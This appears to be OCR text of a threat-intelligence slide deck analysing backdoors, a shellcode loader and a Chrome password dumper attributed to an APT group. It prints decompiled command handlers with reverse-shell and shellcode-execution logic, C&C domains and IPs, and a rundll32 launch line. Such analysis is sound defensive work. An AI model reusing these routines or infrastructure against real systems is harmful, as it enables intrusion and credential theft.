
OS command
OS command to execute via cmd.exe

Interval
Interval time in millisec

<REDACTED>

Why BUSYICE links to Earth Hundun?

- TSCookie and BUSYICE shared their C&C server in April 2021



www[.]microsoft[.]com[.]msonlinemicrosoft[.]com was used as C&C server of TSCookie.
103.30.41[.]91 is resolved IP address of the above domain, which used to return the response of in different port.

Part of response from **103.30.41[.]91:80**

```
aHR0cDovLzEwMy4zMC40MS45MS9yb2JvdHMudHh0fGh0dHA6Ly8xMDMuMzAuNDE
---(base64 decoded)--
http://103.30.41.91/robots.txt|http://103.30.41.91/robots2.txt|
```

BTSDOOR


- TCP based custom backdoor
  - Uncovered by PwC
    - https://vblocalhost.com/uploads/VB2021-50.pdf
  - Based on compilation time and PDB, seems to have been developped at least since 2018

RSDSI Table

Offset	Name	Value
13730	Sig	53445352
13734	GUID	{2878fe69-42f-48ec-599f-22f8c9a4c9eb}
13744	Age	1
13748	PDB	C:\Users\Tsai\Desktop\20180522windows_tro\BTSWindows\Serverx86.pdb


BTSDOOR protocol (authentication)

- BTSDOOR encrypts packet by AES and authenticates server by using challenge




BTSDOOR backdoor commands

Command ID	Action
0x20	Send specified file
0x22	Signal thread of uploading file
0x30	Open handle of specified file
0x31	Write data to the opened file in command 0x30
0x33	Close handle opened in command 0x30
0x39	Run arbitrary command via ShellExecuteW
0x40	Returns “Not implemented!”
0x41	Returns “N”
0x50	Start reverse shell session
0x51	Kill reverse shell session
0x52	Write data to reverse shell
0x53	Signal thread of reverse shell
0xA1	Exit
else	Sleep 0.1 sec



```
switch ( command )
{
  case 0x20:
    send_file(socket, (LPCWSTR)arg);
    return 0;
  case 0x22:
    ReleaseSemaphore(stru_DE822C.field_0->semaphore, 1, 0);
    return 0;
  case 0x30:
    g_filesize = *(_DWORD *)arg;
    g_file_handle = CreateFileA((LPCSTR)arg + 4, 0x40000000u, 0, 0, 1u, 0x80u, 0);
    if ( g_file_handle == (HANDLE)-1 )
    {
      g_file_handle = 0;
      g_filesize = 0;
      if ( send_request(0x42, socket, 0, 0) == 5 )
        return 0;
      return -1;
    }
    g_total_written_size = 0;
    if ( send_request(0x40, socket, 0, 0) == 5 )
      return 0;
    return -1;
  case 0x31:
    if ( g_file_handle )
    {
      if ( WriteFile(g_file_handle, arg, arg_len, &NumberOfBytesWritten, 0) )
      {
        if ( NumberOfBytesWritten != arg_len && send_request(0x44, socket, 0, 0) != 5 )
          return -1;
        g_total_written_size += arg_len;
        if ( g_total_written_size == g_filesize )
        {
          CloseHandle(g_file_handle);
          g_file_handle = 0;
          ret = 0x43;
          g_filesize = 0;
          g_total_written_size = 0;
        }
        else
        {
          ret = 0x40;
        }
      }
      else
      {
        ret = 0x44;
      }
      if ( send_request(ret, socket, 0, 0) != 5 )
        return -1;
    }
    else if ( send_request(0x44, socket, (char *)g_file_handle, (int)g_file_handle) != 5 )
    {
      return -1;
    }
    return 0;
  case 0x33:
    CloseHandle(g_file_handle);
    return 0;
  case 0x39:
    v7 = ShellExecuteW(0, L"open", (LPCWSTR)arg, 0, 0, 0);
    send_request(0x49, socket, (char *)&v7, 4);
    return 0;
  case 0x40:
    send_request(0x50, socket, "Not implemented!\n", 17);
    return 0;
  case 0x41:
    send_request(0x51, socket, "N", 1);
    return 0;
  case 0x50:
    if ( !start_reverse_shell_session((void *)socket) )
      return 0;
    is_reverse_shell_session_running = 1;
    return 0;
  case 0x51:
    if ( !kill_reverse_shell_session(socket) )
      return 0;
    is_reverse_shell_session_running = 0;
    return 0;
  case 0x52:
    write_data_to_reverse_shell_session(socket, (void *)arg, arg_len);
    return 0;
  case 0x53:
    ReleaseSemaphore(*(HANDLE *)(dword_DE8228 + 8), 1, 0);
    return 0;
  case 0xA1:
    send_request(0xA1, socket, 0, 0);
    exit(0);
  default:
```

Campaign #1 – Case #2



TELESWORD

- Modified ToxicEye-RAT, which is open source Telegram API based RAT written in C#
  - https://github.com/LimerBoy/ToxicEye
- Internally called as TeleSWORD or TeleHanJian

HanJian = 汉奸？


hanjian is a pejorative term for a traitor to the Han Chinese state and, to a lesser extent, Han ethnicity.
- https://en.wikipedia.org/wiki/Hanjian

```
[assembly: TargetFramework(".NETFramework,Version=v4.5.1", FrameworkDisplayName = ".NET Framework 4.5.1")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyTitle("TeleHanJian")]
[assembly: AssemblyProduct("TeleHanJian")]
[assembly: AssemblyCopyright("Copyright ©  2021")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("9cf5aa99-00ad-4f15-bdb8-b133cbd1cb10")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyVersion("1.0.0.0")]
```

```
public static void handle(string command)
{
    Console.WriteLine("[~] Handling command " + command);
    string[] array = command.Split(' ');
    array[0] = array[0].Remove(0, 1).ToUpper();
    switch (array[0])
    {
    case "HELP":
        TeleAPI.sendText("\n \ud83c\udf0e INFORMATION:\n /ComputerInfo\n /Whois\n /A
        break;
    case "ABOUT":
        TeleAPI.sendText("\n\ud83e\udda0 TeleSWORD\n\ud83d\udc51 Coded by dbjd7c")
        break;
```

What's changed in TELESWORD

Less infostealer function, becomes pure backdoor



Simplified Chinese speaker friendly

```
case "WHOIS":
{
    string address = "http://ip-api.com/json/";
    dynamic val = JSON.Parse(new WebClient().DownloadString(address));
    TeleAPI.sendText("\n\ud83d\udce1 Whois:\nIP地址: " + val["query"] + "\n国家:
    " + val["country"] + "[" + val["countryCode"] + "]" + "\n城市: " + val
    ["city"] + "\n地区: " + val["regionName"] + "\n互联网供应商: " + val["isp"] +
    "\nLatitude: " + val["lat"] + "\nLongitude: " + val["lon"] + "");
    break;
}
case "COMPUTERINFO":
    TeleAPI.sendText("\n\ud83d\udcbb 计算机基本信息如下:\n操作系统: " +
    utils.GetSystemVersion() + "\n计算机名: " + Environment.MachineName + "\n用
    户名: " + Environment.UserName + "\n系统时间: " + DateTime.Now.ToString
    ("yyyy-MM-dd h:mm:ss tt") + "\n\n\ud83d\udc7e 计算机防护:\n已安装的杀毒软件:
    " + utils.DetectAntivirus() + "\n是否管理员权限: " + utils.IsAdministrator()
    + "\n\n\ud83d\udc7d 虚拟化情况:\nDebugger: " + utils.inDebugger() +
    "\nSandboxie: " + utils.inSandboxie() + "\nVirtualBox: " +
    utils.inVirtualBox() + "\n\n\ud83d\udd2d 已安装的程序列表:\n" +
    utils.GetProgramsList() + "\n\n\ud83d\udcc7 计算机硬件信息:\nCPU: " +
    utils.GetCPUName() + "\nGPU: " + utils.GetGPUName() + "\nRAM: " +
    utils.GetRamAmount() + "MB\nHWID: " + utils.GetHWID());
    break;
```


TREND MICRO

<REDACTED>

NORMALDLL

- 32bit Custom shellcode loader (DELTABEEF in this case)
- Internally called as “NormalDLL”

RSDSI Table		
Offset	Name	Value
2F8CC	Sig	53445352
2F8D0	GUID	{eec80502-7261-467e-c7b3-2f5e17bf7caf}
2F8E0	Age	1
2F8E4	PDB	D:\Projects\loader\Release\NormalDLL.pdb

- Compiled at 2020/12/31

```
;
; Export directory for NormalDLL.dll
;
                dd 0                    ; Characteristics
                dd 5FED5F03h            ; TimeDateStamp: Thu Dec 31 05:17:55 2020
                dw 0                    ; MajorVersion
                dw 0                    ; MinorVersion
                dd rva aNormaldlldll    ; Name
                dd 1                    ; Base
                dd 1                    ; NumberOfFunctions
                dd 1                    ; NumberOfNames
                dd rva off_6DF22068     ; AddressOfFunctions
                dd rva off_6DF2206C     ; AddressOfNames
                dd rva word_6DF22070    ; AddressOfNameOrdinals
```

NORMALDLL execution in commandline

```
> C:\Windows\System32\rundll32.exe %temp%\spoolsv.dll,func <AES_KEY>
```

Payload decryption routine

```
memset(v24, 0, sizeof(v24));
memcpy(v24, arg, strlen((const char *)arg));
sub_6DEF11E0(0x20u, v22, v24);
v23 = 2;
decrypt_payload(lpAddress, enc_payload, (BYTE *)v22, (int *)&v14);
sub_6DEF1FB0(v31);
sub_6DEF1FE0(size, v31, (int)lpAddress);
sub_6DF2090((int)&v25, v31);
v7 = 16;
v6 = g_signature;
for ( i = &v25; ; i += 4 )
{
  if ( v7 < 4 )
  {
    LibraryA = LoadLibraryA("kernel32");
    flOldProtect[1] = (DWORD)GetProcAddress(LibraryA, "VirtualProtect");
    VirtualProtect(lpAddress, 0xF000u, 0x10u, flOldProtect);
    sub_6DF0E0F0(v13, (struct_a1 *)v20, (struct_a1 *)v12);
    __asm { jmp     [ebp+lpAddress] }
  }
  if ( *(_DWORD *)i != *v6 )
    break;
  v7 -= 4;
  ++v6;
}
memset(&v9.style, 0, 0x2Cu);
v9.cbSize = 48;
v9.style = 3;
v9.lpfnWndProc = sub_6DEF2850;
memset(&v9.cbClsExtra, 0, 12);
v9.hIcon = LoadIconW(0, (LPCWSTR)0x7F00);
v9.hCursor = LoadCursorW(0, (LPCWSTR)0x7F00);
v9.hbrBackground = (HBRUSH)GetStockObject(0);
v9.lpszMenuName = 0;
v9.lpszClassName = ClassName;
v9.hIconSm = v9.hIcon;
if ( !RegisterClassExW(&v9) )
  MessageBoxW(0, L"RegisterClassEx failed!", ClassName, 0x10u);
hWnd = CreateWindowExW(
```

Decrypt hadcoded payload by given AES key

After verification, run decrypted shellcode

validate if correct key is given

non-malicious routine

DELTABEEF Backdoor


- 32-bit shellcode formed custom backdoor
  - Designed as fully PIC
  - XOR encoded configuration
  - Dynamic API resolving using rol4addhash32
  - Unique technique to find specific address on runtime
  - C&C communication over HTTP but encrypted with AES + RSA

Config decription routine

```
enc_config = get_config_addr();
(api->msvcrt_memcpy)(v2->p_config, enc_config, 0x554);
config = v2->p_config;
config_size = *config - 4;
i = 0;
if ( *config != 4 )
{
  do
  {
    config[i + 4] ^= 1 << (i % 8);            // decrypt config
    ++i;
  }
  while ( i < config_size );
}
```


DELTABEEF: Unique technique to get address

- Some function, which DELTABEED needs to know its address on runtime, has *0xDEADBEEF* signature in function
- DELTABEEF uses getter function to get the function address dynamically, as shown in the figure on the right
- This technique could be also for anti-static-analysis




DELTABEEF: C&C communication

- Over HTTP with RSA + AES encryption



DELTABEEF: Backdoor commands

- 50 backdoor commands are supported
  - File manipulation (read / write / move / delete)
  - Reverse shell
  - Process manipulation (run / enum / kill)
  - UAC Bypass (eventvwr /fodhelper)
  - Registry manipulation
  - Get Screenshot
  - Download and run DLL via rundll32.exe
  - Socket manipulation
- Backdoor commands are implemented as DWORD and its HIWORD is handler index




```
command = buffer->command;
result = HIWORD(command);
if ( HIWORD(command) >= 0x40u )
{
  switch ( command )
  {
    case 0xFFFD0000:
      v16 = sub_8();
      char20 = buffer->char20;
      sc_size = *(&buffer->char24 + char20);
      v14 = api->kernel32_LocalAlloc(64, sc_size + 0x2000);
      sc = (((v14 >> 12) + 1) << 12);
      (api->msvcrt_memcpy)(sc, &buffer[1].gap0[char20 + 3], sc_size);
      api->kernel32_VirtualProtect(sc, sc_size, PAGE_EXECUTE_READ, &v15);
      (sc)(api, this, v16, state, buffer->dword14, char20, &buffer->char24);
      api->kernel32_VirtualProtect(sc, sc_size, v15, v13);
      return api->kernel32_LocalFree(v14);
    case 0xFFFE0001:
      a3->is_checkin_done = 1;
      break;
    case 0xFFFE0002:
      v11 = buffer->char20;
      result = HIBYTE(v11);
      a3->working_day = HIBYTE(v11);
      a3->working_hour = v11 & 0xFFFFFF;
      break;
    case 0xFFFE0005:
      result = buffer->char20;
      a3->interval = result;
      break;
  }
}
else
{
  return (this->handlers[result])(api, this, state, buffer->dword14, command, buffer->dword1C, &buffer->char20);
}
```

Command handler changes the flow based on given category ID

```
v2->handlers[0] = get_handler_0();
v2->handlers[1] = get_handler_1();
v2->handlers[2] = get_handler_2();
v2->handlers[3] = get_handler_3();
v2->handlers[4] = get_handler_4();
v2->handlers[5] = get_handler_5();
v2->handlers[6] = get_handler_6();
v2->handlers[7] = get_handler_7();
v2->handlers[8] = get_handler_8();
v2->handlers[9] = get_handler_9();
```

CHROMEPASSDUMP

- Chrome password dump tool written in C/C++
- Widely common implementation, such as Lazagne, but could not find exactly same tool, so we believe this is their own tool
  - https://github.com/AlessandroZ/LaZagne


CHROMEPASSDUMP shows the result in stdout

Try to decrypt master password from Chrome's Local State file

```
v3 = fopen(a2, "rb");
